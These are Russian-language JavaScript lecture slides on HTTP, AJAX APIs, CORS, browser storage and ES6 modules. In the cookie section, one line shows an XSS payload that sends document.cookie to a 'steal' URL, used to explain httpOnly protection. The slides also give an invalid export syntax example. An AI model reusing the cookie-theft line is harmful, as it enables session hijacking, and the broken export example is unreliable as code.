JavaScript

AJAX и браузерные API, часть I

Знакомство

360 × 360

- Меня зовут Николай Михалаки
- Фронтенд-разработчик (более 5 лет)
- Развиваю работодательскую часть hh.ru
- До фронтенда занимался нагрузочным тестированием
- Стек: JS/TS, React, Python

Формат лекции

- Теория + практика по каждой теме
- После каждой темы — вопросы (голосом или в чате)
- Перерыв в середине — 5 минут
- Домашнее задание — обязательное
- Ссылки на материалы лекции и домашнее задание будут в конце презентации

Темы лекции

После лекции вы сможете делать запросы к серверу, работать с хранилищами и подключать JS-модули

- HTTP Протокол
- AJAX (+ CORS)
- Локальные хранилища данных
- Модули в JS

HTTP Протокол

- Что это? Зачем нужен?
- Структура запросов/ответов
- Инструменты разработчика


HTTP — протокол передачи данных

- Клиент делает запрос, сервер возвращает ответ
- Данные: HTML, TEXT, JPG, MP3, MOV и т.д.
- Протокол: правила общения клиента и сервера
- Клиент: браузер (или другой http клиент)
- Сервер: приложение (Nginx + Express.js)

Пример curl

Пример curl (подключение / запрос / ответ)

Пример загрузки сайта



Структура

Запросы и ответы имеют строго определённую структуру

Запрос		Ответ
`POST /json HTTP/1.1`	Стартовая строка	`HTTP/1.1 200 OK`

`Host: httpbin.org`
`User-Agent: Chrome/131.0.0.0`
`Accept: */*`
`Content-Type: application/json`
`Content-Length: 345`
	Заголовки	`Server: Nginx`
		`Date: Fri, 21 Jun 2024 12:52:39 GMT`
		`Content-Length: 678`
		`Content-Type: text/html`
		`Cache-Control: no-store`

	Пустая строка	

`{`
`"data": "ABC123"`
`}`
	Тело	`HTML`
		`...`
		`HTML`

Стартовая строка

```
1 GET https://httpbin.org/image HTTP/1.1  // Стартовая строка запроса (Метод - URL - Версия HTTP)
2
3 HTTP/1.1 200 OK                         // Стартовая строка ответа (Версия HTTP - Статус код - Описани
```

- Метод – GET/POST/PUT/DELETE и другие
- Версия протокола – HTTP/1.0, HTTP/1.1, HTTP/2 и др.
- Статус код ответа – 2xx, 4xx, 5xx и др.
- Описание – OK, NOT_FOUND, Internal Server Error и др.

Выполним разные типы запросов в http клиенте (Webstorm/Idea)

URL (адрес ресурса в интернете)

```
https://mywebsite.com/presentation?slideIndex=6&stepIndex=0
```

- protocol – http: или https:
- domain – mywebsite.com
- port (tcp) – для http порт :80, для https порт :443
- pathname (путь) – /presentation
- query – ?slideIndex=6&stepIndex=0
- origin – https://mywebsite.com:443
- Абсолютный/Относительный URL

Заголовки

Запрос

```
POST http://site.com/buy HTTP/1.1
User-Agent: Chrome/131.0.0.0
Accept: */*
Content-Type: application/json
Authorization: Bearer 1234..7890
```

Ответ

```
HTTP/1.1 200 OK
Server: Nginx
Content-Length: 678
Content-Type: text/html
Cache-Control: no-cache
```

#1

- Дополнительная информация к запросу или ответу
- Формат ключ: значение, разделяются переносом строки
- Клиент сообщает кто он и что отправляет
- Сервер сообщает что вернул и как с этим работать

Пример в http клиенте (Webstorm/Idea)

Тело запроса/ответа

```
1 POST https://site.com/login HTTP/1.1
2 Accept: application/json
3 Content-Type: application/x-www-form-urlencoded
4
5 email=john@mail.com&password=123
```

#1

- Тело запроса есть у POST/PUT/PATCH, но нет у GET
- В теле запроса могут быть любые данные
- Accept указывает какие данные хочет клиент
- Content-Type указывает тип данных в теле сообщения

Пример в http клиенте (Webstorm/Idea)

Изучим инструменты разработчика

- Главный помощник разработчика в браузере
- Правая кнопка мыши, затем "Посмотреть код"
- Ctrl+Shift+I (Windows/Linux)
- Cmd+Option+I (macOS)
- F12 (+ Fn)
- Элементы, Консоль, Сеть, Приложение

Проинспектируем простенький сайт

Полезные ссылки по теме

- Коротко про принцип работы
- Doka про HTTP протокол
- Инструменты разработчика

Вопросы

AJAX

- Что это такое? Как работает?
- Зачем нужен?
- Разберем на примерах

Что это?

Асинхронный JavaScript и XML

Подход к построению веб приложений

1. JS делает запрос к серверу в фоновом режиме
2. Получаем данные из ответа
3. Обновляем UI без перезагрузки страницы

Почему Асинхронный? Почему XML?

1. Синхронный запрос блокирует поток выполнения
2. Изначально данные передавались в XML формате
3. Название закрепилось исторически, хотя технология эволюционировала

Асинхронный запрос | Синхронный запрос | Просто кнопка

Как работали сайты до AJAX?

Сайт без AJAX Wordpress

Сайт с AJAX HeadHunter

Основные достоинства

- Интерфейс становится интерактивным и отзывчивым
- Можно смотреть видео и писать в чат без перезагрузки
- Частичное обновление — меньше трафика и нагрузки

Основные недостатки

- Усложнение клиентского приложения
- Контент может быть недоступен поисковикам (SEO)
- Не будет работать без включенного JS в браузере

Про локальный сервер на nodejs + express

- GET http://localhost:8000/users
- GET http://localhost:8000/slow
- POST http://localhost:8000/registration

GET /users (Idea HTTP Client)

Текстовый формат данных JSON

```
// основан на синтаксисе объектов JavaScript
{
    "rules": {
        "required": true
    },
    "users": [{"name": "John", "age": 35}, {"name": "Ivan", "age": 30}],
    "total": 2,
    "meta": null
}
// ❌ Запрещены комментарии и запятые в конце строк, кавычки только двойные
```

- Типы значений – str | num | obj | array | bool | null
- Структуры данных - объекты и массивы

JSON Валидатор

Пример в консоли

Способы асинхронной передачи данных

1. Iframe
2. XMLHttpRequest API
3. Fetch API (ES6)
4. Image API и Beacon API
5. WebSocket, Server Sent Events, WebRTC

Iframe

```
1 const iframe = document.createElement('iframe')
2 iframe.src = 'http://localhost:8000/iframe_with_json'
3 iframe.onload = () => {
4     // получаем данные из ответа и обновляем UI
5     const responseData = iframe.contentWindow.document.body.innerText
6     ...
7 }
8 document.body.appendChild(iframe)
```

Показать iframe с контентом

Показать iframe с данными

XMLHttpRequest API (XHR)

```
1 const getRequest = new XMLHttpRequest()
2 //  настраиваем стартовую строку
3 getRequest.open('GET', 'http://localhost:8000/hello_world', true)  // если true - async;
4 getRequest.setRequestHeader('Authorization', 'Basic 123..789'); // настраиваем заголовки
5 getRequest.send() // отправляем запрос без тела
```

#1

Пример в консоли

```
1 const postRequest = new XMLHttpRequest()
2 postRequest.open('POST', 'http://localhost:8000/registration', false)
3 postRequest.setRequestHeader('Content-Type', 'text/html');
4 postRequest.send("username=ivan&password=123") // отправляем запрос с телом
```

Пример в консоли

XMLHttpRequest События

```
1  // Обработчики событий позволяют реагировать на ход запроса и обновлять UI
2
3  const xhr = new XMLHttpRequest()
4  xhr.open('GET', 'http://localhost:8000/users')
5  xhr.onprogress = (event) => console.log(event);
6  xhr.onload = (event) => console.log(event);
7  xhr.onerror = (event) => console.log(event);
8  xhr.send()
9
10 xhr.abort(); // отмена запроса
```

Пример с onload

Достоинства XMLHttpRequest

- Широкая поддержка браузеров, включая IE
- Отслеживание прогресса загрузки (onprogress)
- Поддержка синхронных запросов

Недостатки XMLHttpRequest

- Громоздкое API — на каждый запрос нужно написать new, open, send (базовый минимум)
- Нет удобной работы с JSON — нужен ручной JSON.parse
- Нет поддержки Promise — callback hell при цепочках запросов

Ад колбэков

```
1  const loadToken = new XMLHttpRequest();
2  loadToken.open("GET", "/token");
3  loadToken.onerror = () => console.error("token:", loadToken.status);
4  loadToken.onload = () => {
5    const loadUser = new XMLHttpRequest();
6    loadUser.open("GET", "/user?t=" + JSON.parse(loadToken.response).token);
7    loadUser.onerror = () => console.error("user:", loadUser.status);
8    loadUser.onload = () => {
9      const sendCheckout = new XMLHttpRequest();
10     sendCheckout.open("POST", "/checkout?uid=" + JSON.parse(loadUser.response).id);
11     sendCheckout.onerror = () => console.error("checkout:", sendCheckout.status);
12     sendCheckout.onload = () => console.log("✅", JSON.parse(sendCheckout.response));
13     sendCheckout.send();
14   };
15   loadUser.send();
16 };
17 loadToken.send();
```

Fetch API — запрос с .then()

```
1  fetch('/users')                                  // Возвращает promise
2      .then(response => {                          // Response объект
3          console.log(response.ok)                 // true если статус 200–299
4          console.log(response.headers)            // заголовки ответа
5          return response.text()                   // .text() асинхронный поэтому return
6      })
7      .then(data => console.log(data))             // работа с данными
8      .catch(error => console.warn(error))         // Обрабатываем ошибки соединения/сетевые с помощью catch
```

Пример в консоли

Fetch API — запрос с async/await

```
1  try {
2      const usersResponse = await fetch('/users');
3      if (!usersResponse.ok) throw new Error('unable to fetch users');
4
5      const usersDataResponse = await fetch('/users/data');
6      if (!usersDataResponse.ok) throw new Error('unable to fetch users data');
7
8      const users = await usersResponse.json();
9      const usersData = await usersDataResponse.json();
10
11     const combinedData = prepareCombinedData(users, usersData);
12     ...
13 } catch (error) {
14     console.warn(error)
15 }
```

Пример в консоли

Fetch API — параметры запроса

```
1  fetch('/users', {           // URL
2      method: 'POST',         // Метод – GET, POST и др.
3      headers: {              // заголовки
4          Authorization: 'Bearer abc123',
5          'Content-Type': 'application/json',
6          Accept: '*/*'
7      },                      // Полный список опций больше
8      redirect: 'follow',     // follow - следовать, error - не следовать
9      cache: 'no-store',      // default – стандартные правила, no-store – вообще не кешировать
10     body: '{"username": "ivanov", "password": "123"}',  // тело запроса
11 })
```

Пример в консоли

Fetch API все опции

Fetch API — недостатки

- Нет возможности отслеживать прогресс загрузки
- Нет возможности выполнить запрос синхронно

Fetch API — достоинства

- Удобное API — один fetch() вместо нескольких шагов
- Promise-based — легко использовать с async/await
- Удобная работа с JSON — через response.json()

Image API

```
1  const image = new Image()
2  image.src = 'https://hh.ru/analytics?action=buy&item=13'
```

- ✅ Работает кроссдоменно (запрос на любой домен)
- ✅ Для аналитики хватает GET запроса с данными в URL #1
- ❌ Нельзя передать body
- ❌ Браузер может отменить запрос при уходе со страницы

Image API

Beacon API

```
1 navigator.sendBeacon('/analytics/slow?action=buy&item=13', 'any data')
```

- ✅ Гарантируется доставка при штатном закрытии вкладки, переходе на другой URL
- ℹ️ fetch/xhr/др. могут быть отменены браузером
- ✅ Можно передать body — в отличие от Image API

Fetch API Beacon API

Server Sent Events

Механизм однонаправленного потока событий от сервера к клиенту поверх обычного HTTP-соединения

- Сообщения посылает только сервер
- Данные — только текстовые
- Удобное API
- Для дашбордов с быстро меняющимися данными

WebSocket

Протокол постоянного двустороннего соединения между клиентом и сервером поверх TCP

- Сообщения может посылать и клиент, и сервер
- Данные — бинарные и текстовые
- Собственный протокол — ws:// или wss://
- Для чатов, игр, приложений с realtime взаимодействиями

Web RTC (Real-Time-Communication)

Технология потоковой передачи данных между браузерами или другими приложениями

- Работает на основе P2P протокола (обмен данными происходит без сервера)
- Позволяет передавать и получать видео, аудио и др.
- Google Meet, Discord и т.д.

Полезные ссылки по теме

- Формат данных JSON
- XMLHttpRequest
- Fetch API
- Beacon API
- Server Sent Events
- Web Socket
- WebRTC API

Вопросы

CORS

- Что это такое?
- Зачем нужно?
- Посмотрим примеры

Same-Origin Policy

Политика безопасности, ограничивающая взаимодействие скриптов из одного источника с ресурсами из другого

- Источник (Origin) == протокол + домен + порт
- Ограничения касаются ajax, cookie, localStorage, элементы DOM
- При этом встраивание ресурсов используя HTML теги (img, video, link) разрешено из любых источников

Зачем такие ограничения?

Для безопасности, без этого вредоносные сайты могут украсть данные с другого сайта

```
1 // Заходишь на vk1.com, а там скрипт пытается запросить данные с anybank.com
2 fetch("https://anybank.com/api/account", {
3   credentials: "include" // с авторизационными данными
4 })
5 .then(r => r.json())
6 .then(data => console.log("Украденные данные:", data));
7  // ❌ Access to fetch at 'https://anybank.com' has been blocked by CORS policy
```

CORS (Cross-Origin Resource Sharing)

Механизм, позволяющий настроить доступ к ресурсам с другого источника с помощью HTTP заголовков

```
// Запрос
GET https://bankgroup.com/partners HTTP/1.1
Origin: https://anybank.com

// Ответ
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://anybank.com
```

Установить CORS заголовки на сервере

Основные CORS настройки

```
1  // Кто может делать запросы
2  Access-Control-Allow-Origin: *
3  Access-Control-Allow-Origin: https://hh.ru
4  // Какие HTTP-методы разрешены
5  Access-Control-Allow-Methods: POST, GET, OPTIONS
6  // Какие заголовки запроса разрешены
7  Access-Control-Allow-Headers: Content-Type, Authorization, X-Custom-Header
8
9  // Разрешить клиенту сделать запрос с авторизационными данными (куки, заголовки)
10 Access-Control-Allow-Credentials: true
11
12 // Пример запроса с авторизационными данными
13 fetch('http://localhost:8000/users', {'credentials': 'include'})
```

Полезные ссылки по теме

- CORS за 5 мин
- MDN CORS
- MDN CORS ошибки
- MDN Same-origin policy

Вопросы

Локальные хранилища данных

- Cookie
- LocalStorage
- SessionStorage
- IndexedDB

Зачем вообще нужны локальные хранилища?

- HTTP — протокол без состояния. Каждый запрос "не помнит" предыдущий
- Чтобы браузер мог что-то "помнить" между страницами и сессиями, нужны локальные хранилища

Cookie

- Что это?
- Для чего?
- Как использовать?

Что это? Для чего?

Исторически 1й механизм для хранения данных локально

- Придуман для передачи состояния между клиентом и сервером
- Используется для авторизации, трекинга, сохранения настроек, персонализации контента и т.д.

Обычно куки устанавливает сервер

```
1 POST https://hh.ru/login HTTP/1.1
2 // в теле запроса передаем логин / пароль
3 {"username": "mailbox@yandex.ru", "password": "123"}
```

```
1 HTTP/1.1 200 OK
2 Set-Cookie: auth=r2d2; HttpOnly; Secure // сервер авторизовал и установил куки
3 Set-Cookie: role=client
```

```
1 // ‼️ cookie доступны всем вкладкам в пределах домена
2 // ‼️ В дальнейшем браузер автоматически добавляет куки к каждому запросу на этот домен
3 // ℹ️ На домен можно назначить сотни, каждая не более 4кб
4
5 GET https://hh.ru/api/tasks?limit=50 HTTP/1.1
6 Cookie: auth=r2d2;role=client
```

Пример в консоли

Основные параметры (не обязательные)

```
1  Set-Cookie: role=student;secure;max-age=3600
2
3  httpOnly:
4      кука будет недоступна из JS для чтения/изменения, в HTTP запросах отправляется
5      fetch("https://vzlom.ru/steal?cookie=" + document.cookie)  // защита от XSS-атаки
6  domain (hh.ru):
7      определяет домен, для которого указана кука
8  secure:
9      указывает, что данная кука может быть передана только при запросах по HTTPS протоколу
10 max-age:
11     указывает, через сколько секунд кука станет недействительна
12 expires: (Thu Jan 30 2025 15:32:03 GMT+0300):
13     указывает точное время, когда кука станет недействительна
14 // Если не указать время жизни кука становится сессионной – живёт до закрытия браузера (не вкладки).
```

Cookie можно так же установить с помощью JS

LocalStorage

- Что это?
- Для чего?
- Как использовать?

Что это?

- Долговременное key-value хранилище (до 5MB на домен)
- Может быть очищено браузером автоматически
- И ключ и значение только строки
- Данные доступны всем вкладкам и окнам с одним origin
- Чтение и запись синхронные (блокирует поток)
- LocalStorage мб не доступен (например в инкогнито)

Для чего?

- Сохранение пользовательских данных (форма, тема)
- Сокращение запросов к серверу (кэширование данных)
- Работа приложения без интернета

Пример

Есть форма, пользователь ввел свои данные и случайно закрыл вкладку

#1

Иван

Иванов

Как использовать?

```
1 // Запись элемента
2 window.localStorage.setItem('data', '123')
3 // Чтение элемента
4 window.localStorage.getItem('data')
5 // Удаление элемента
6 localStorage.removeItem('data')
7 // Очистка хранилища
8 localStorage.clear()
```

Инструменты разработчика Tab Application

SessionStorage

- Хранилище данных в формате ключ-значение (до 5MB)
- API и принцип работы очень похож на LocalStorage
- Данные хранятся пока жива сессия (вкладка)
- При перезапуске браузера создастся новая сессия
- Новая вкладка - новая сессия
- Дублирование вкладки - копируется сессия

Для чего?

Клиент ищет билеты, вводит параметры, уходит смотреть отели — в каждой вкладке свое состояние

Откуда вылет?

Куда?

Как использовать?

```
1 // Запись элемента
2 window.sessionStorage.setItem('data', '123')
3 // Чтение элемента
4 window.sessionStorage.getItem('data')
5 // Удаление элемента
6 sessionStorage.removeItem('data')
7 // Очистка хранилища
8 sessionStorage.clear()
```

LocalStorage vs SessionStorage

LocalStorage

Данные хранятся долго

Состояние общее для всех вкладок домена

SessionStorage

Данные хранятся до закрытия вкладки

Свое состояние для каждой вкладки

IndexedDB. Что это и зачем нужно?

- Встроенная база данных
- CRUD операции асинхронные – не блокируют поток
- Объём — может достигать нескольких ГБ
- Хранит любые типы данных
- Есть таблицы, индексы, транзакции
- Привязана к origin (протокол, домен, порт)
- Сложное API — используют Dexie.js, idb
- Больше подходит для сложных офлайн приложений

IndexedDB. Пример

```
1  let db;
2
3  indexedDB.open("MyDB", 1).onupgradeneeded = (e) => {
4    db = e.target.result;
5    db.createObjectStore("users", { keyPath: "id" });
6  };
7  function saveData(user) {
8    db.transaction("users", "readwrite").objectStore("users").add(user);
9  }
10 function getData(id) {
11   db.transaction("users", "readonly").objectStore("users")
12     .get(id).onsuccess = (e) => console.log(e.target.result);
13 }
14 // Использование
15 saveData({ id: 1, name: "Ivan" });
16 getData(1); // → { id: 1, name: "Ivan" }
```

Полезные ссылки по теме

- Cookie
- LocalStorage
- SessionStorage
- IndexedDB

Вопросы

JS Модули (ES6)

- Что это?
- Для чего использовать?
- Как использовать?

Что это?

Модуль – файл, который содержит код

```
1  // файл (модуль) utils.js
2  export const getCurrentDate = () => 'Wed, 18 Mar 2026 10:19:06 GMT';
```

Код выносится в модули для удобства


```
1  // Использование в app.js
2  import { getCurrentDate } from './utils'
3  const today = getCurrentDate()
```

Для чего использовать?

В большом проекте помогает:

- Понять структуру и взаимосвязи

- Переиспользовать код
- Перемещаться по проекту
- Параллельно работать над проектом

Экспорт до объявления

```
1 // файл (модуль) utils.js
2 const privateData = [4, 5, 6]  // не экспортировано
3 export const sortElements = (elements, direction) => {}
4 export const sortDirection = 'ASC'
```

```
1 // Использование в app.js
2 import { sortElements, sortDirection } from './utils'  // privateData недоступно
3
4 const result = sortElements([4, 8, 0], sortDirection)
```

Экспорт отдельно от объявления

```
1 // файл (модуль) utils.js
2 const sortElements = (elements, direction) => {}
3 const sortDirection = 'ASC'
4
5 export { sortElements, sortDirection }
```

```
1 // Использование в app.js
2 import { sortElements, sortDirection } from './utils'
```

Импорт * и Импорт "как"

```
1 // если мы хотим много импортировать можно импортировать всё сразу в виде объекта
2 import * as utils from './sortUtils';
3
4 utils.sortElements([5, 23, 2], utils.sortASC);
5 utils.sortElements([5, 23, 2], utils.sortDESC);
```

```
1 // Мы также можем использовать as, чтобы импортировать под другими именами.
2 import {years as cupYears, players as cupPlayers} from './worldCup';
3
4 console.log(cupYears);
5 ...
6 const years = 100;
```

Экспорт "как"

```
1 // файл (модуль) utils.js
2 const otherMethod = () => {}
3 const otherProp = 123
4
5 export const { otherMethod as fetchUsers, otherProp as LIMIT }
```

```
1 // Использование в app.js
2 import { fetchUsers, LIMIT } from './utils'
3
4 fetchUsers(LIMIT)
```

Экспорт по умолчанию

```
1 // файл (модуль) utils.js
2 export default class User {
3     constructor(name) {
4         this.name = name;
5     }
6 }
```

```
1 // Использование в app.js
2 import User from './utils';
3 const joeBlack = new User('Joe');
4
5 // Можно дать другое название
6 import UserItem from './utils';
7 const joeBlack = new UserItem('Joe');
```

Полезные ссылки по теме

- JS Модули ES6. Документация
- JS Модули ES6. Экспорт и импорт

Вопросы

Домашнее задание

GitHub

Полезные ссылки по теме

- JavaScript Учебник (learn.javascript.ru)
- JavaScript Учебник (doka.guide)
- JavaScript Документация (MDN)
- JavaScript Шпаргалка
- Can I Use

Спасибо за внимание!